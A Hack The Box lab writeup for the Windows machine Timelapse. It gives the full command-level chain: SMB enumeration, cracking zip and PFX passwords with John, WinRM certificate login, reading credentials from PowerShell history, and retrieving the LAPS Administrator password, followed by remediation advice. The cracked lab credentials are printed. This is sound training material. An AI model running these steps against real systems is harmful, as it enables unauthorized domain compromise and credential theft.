Timelapse writeup
Box name: Timelapse
Difficulty: Easy
OS: Windows
Overview: Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.
Link: https://app.hackthebox.com/machines/Timelapse?tab=play_machine
Machine IP: 10.129.227.113
Ran rustscan against the machine.
rustscan -a 10.129.227.113 –ulimit 5000 -b 500 — -A -Pn


Looks like an active directory box. Added timelapse.htb to /etc/hosts. Tried ldapsearch but no luck. Checked out SMB and we have read on a ‘Shares’ share.

Connected with smbclient and we can see two directories Dev and HelpDesk. It looks like a LAPs solution is used and theres some sort of winrm backup zip.
smbclient //10.129.227.113/Shares -U Anonymous

Downloaded all of that.
recurse ON
prompt OFF
mget *
When trying to unzip the winrm_backup it asks for a password.

I was able to crack it with Zip2john.
zip2john winrm_backup.zip > winrm_backup.hash
john –wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash

supremelegacy
It gives us a legacyy_dev_auth.pfx back.

When trying to open this up it also asks for a password but supremelegacy is not the password. Did research and john can also do this.
pfx2john legacyy_dev_auth.pfx > pfx.john

john –wordlist=/usr/share/wordlists/rockyou.txt pfx.john

thuglegacy
Now we can get the SSL certificate and the private key.
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
I was able to successfully authenticate with evil-winrm to the host..
evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S


User.txt is on the desktop of our current user.

In Users we can see additional users.
After a lot of enumeration I was able to find credentials to svc_deploy in powershell history.

svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
I was able to connect over winrm with these credentials.
evil-winrm -i 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -S

Did enumeration under this account. Interestingly this user has access to LAPS_Reader group. We saw a hint of LAPS being used earlier.
whoami /groups

I have yet to pentest LAPS so I did research on Hacktricks https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/laps.html. Used nxc and we got the password for Administrator.
nxc ldap 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -M laps

evil-winrm -i 10.129.227.113 -u Administrator -p ‘Sv&dc9FLVe}y9B144w3H{#7w’ -S


The root flag isn’t in the Administrator directory but instead on the TRX Desktop.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified a domain-joined Windows machine with ports including 445 (SMB), 5985 (WinRM over HTTP), and 5986 (WinRM over HTTPS). Added timelapse.htb to /etc/hosts. LDAP anonymous bind returned nothing. Checked SMB and found anonymous read access on a Shares share containing Dev and HelpDesk directories.
rustscan -a 10.129.227.113 –ulimit 5000 -b 500 — -A -Pn
smbclient //10.129.227.113/Shares -U Anonymous
2 – ZIP and PFX cracking to recover WinRM certificate
Downloaded all files from the share recursively. Found winrm_backup.zip requiring a password and LAPS-related documentation in HelpDesk. Cracked the zip password with zip2john and rockyou. Extracted legacyy_dev_auth.pfx which also required a password. Cracked the PFX password with pfx2john and rockyou. Extracted the SSL certificate and private key from the PFX file.
zip2john winrm_backup.zip > winrm_backup.hash
john –wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash
pfx2john legacyy_dev_auth.pfx > pfx.john
john –wordlist=/usr/share/wordlists/rockyou.txt pfx.john
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
3 – WinRM certificate authentication and user flag
Authenticated to WinRM using the extracted certificate and private key as the legacyy user. Retrieved user.txt from the desktop.
evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S
4 – PowerShell history credential discovery
Enumerated the filesystem and found a PowerShell history file containing a previously executed command with svc_deploy’s credentials in plaintext. Authenticated via WinRM as svc_deploy.
Credentials recovered: svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
5 – LAPS password retrieval and Administrator access
Confirmed svc_deploy was a member of LAPS_Readers. Used netexec with the LAPS module to query the LDAP attribute storing the local Administrator password managed by LAPS. Authenticated as Administrator and found the root flag on the TRX user’s desktop.
nxc ldap 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -M laps
evil-winrm -i 10.129.227.113 -u Administrator -p ‘Sv&dc9FLVe}y9B144w3H{#7w’ -S
Key Takeaways
- Anonymous SMB access exposing certificate backup and credential material – The Shares share was accessible without authentication and contained a backup of WinRM authentication credentials packaged as a PFX file. SMB shares must require authentication and must never expose certificate backups, private keys, or credential archives to unauthenticated users.
- Weak passwords on ZIP and PFX files crackable with rockyou – Both the zip archive and the PFX file were protected with passwords present in the rockyou wordlist. Cryptographic containers protecting sensitive material such as certificates and private keys must use strong randomly generated passwords of at least 20 characters that resist offline cracking.
- Private key accessible from an SMB share – The legacyy_dev_auth.pfx file contained a private key that, once the password was cracked, could be used for direct WinRM authentication. Private keys must never be stored on network shares in any form and must be managed through a PKI or secrets management solution with strict access controls.
- PowerShell history file retaining plaintext credentials – The svc_deploy credentials were captured in a PowerShell history file because they were passed on the command line during a previous session. Credentials must never be passed as command-line arguments and PowerShell history must be configured to exclude sensitive sessions or disabled on servers where it is not required for auditing.
- LAPS_Readers group membership enabling local Administrator password retrieval – svc_deploy’s membership in LAPS_Readers allowed reading the managed local Administrator password from LDAP. LAPS_Readers membership must be restricted to the minimum set of accounts with an explicit operational requirement and must be monitored for unauthorized additions.
Remediation
[Immediate] Remove the certificate backup and restrict SMB share access
Delete winrm_backup.zip and all credential material from the Shares share immediately. Revoke the legacyy_dev_auth certificate and generate a new one stored through a proper PKI workflow. Disable anonymous SMB access across all shares and require authentication with the minimum required permissions for each share.
[Immediate] Rotate svc_deploy credentials and clear PowerShell history
Rotate the svc_deploy password immediately. Clear the PowerShell history file containing the credential and audit all user and service account PowerShell history files across the environment for captured credentials. Configure PowerShell to not persist history on servers where command logging is not required, or redirect history to a write-only audit log accessible only by administrators.
[Immediate] Enforce strong passwords on all cryptographic containers
Define a policy requiring all PFX, PKCS12, and archive files containing cryptographic material to use randomly generated passwords of at least 20 characters stored in a secrets manager. Audit all backup and archive files on accessible shares for password-protected containers and verify their passwords are not present in common wordlists.
[Short-term] Audit LAPS_Readers group membership
Review all members of the LAPS_Readers group and remove any accounts without a documented operational requirement. Implement monitoring to alert on any change to LAPS_Readers membership. Confirm that LAPS is correctly scoping password storage to only the machines each account needs access to.
[Long-term] Implement a PKI and certificate lifecycle management program
Define a process for issuing, storing, rotating, and revoking certificates used for WinRM and other administrative access. Certificates and private keys must be issued through a controlled CA, stored in a secrets manager or HSM, and never distributed via SMB shares or other unauthenticated file transfer mechanisms. Include certificate backup procedures and access controls in the regular security audit scope.


Leave a Reply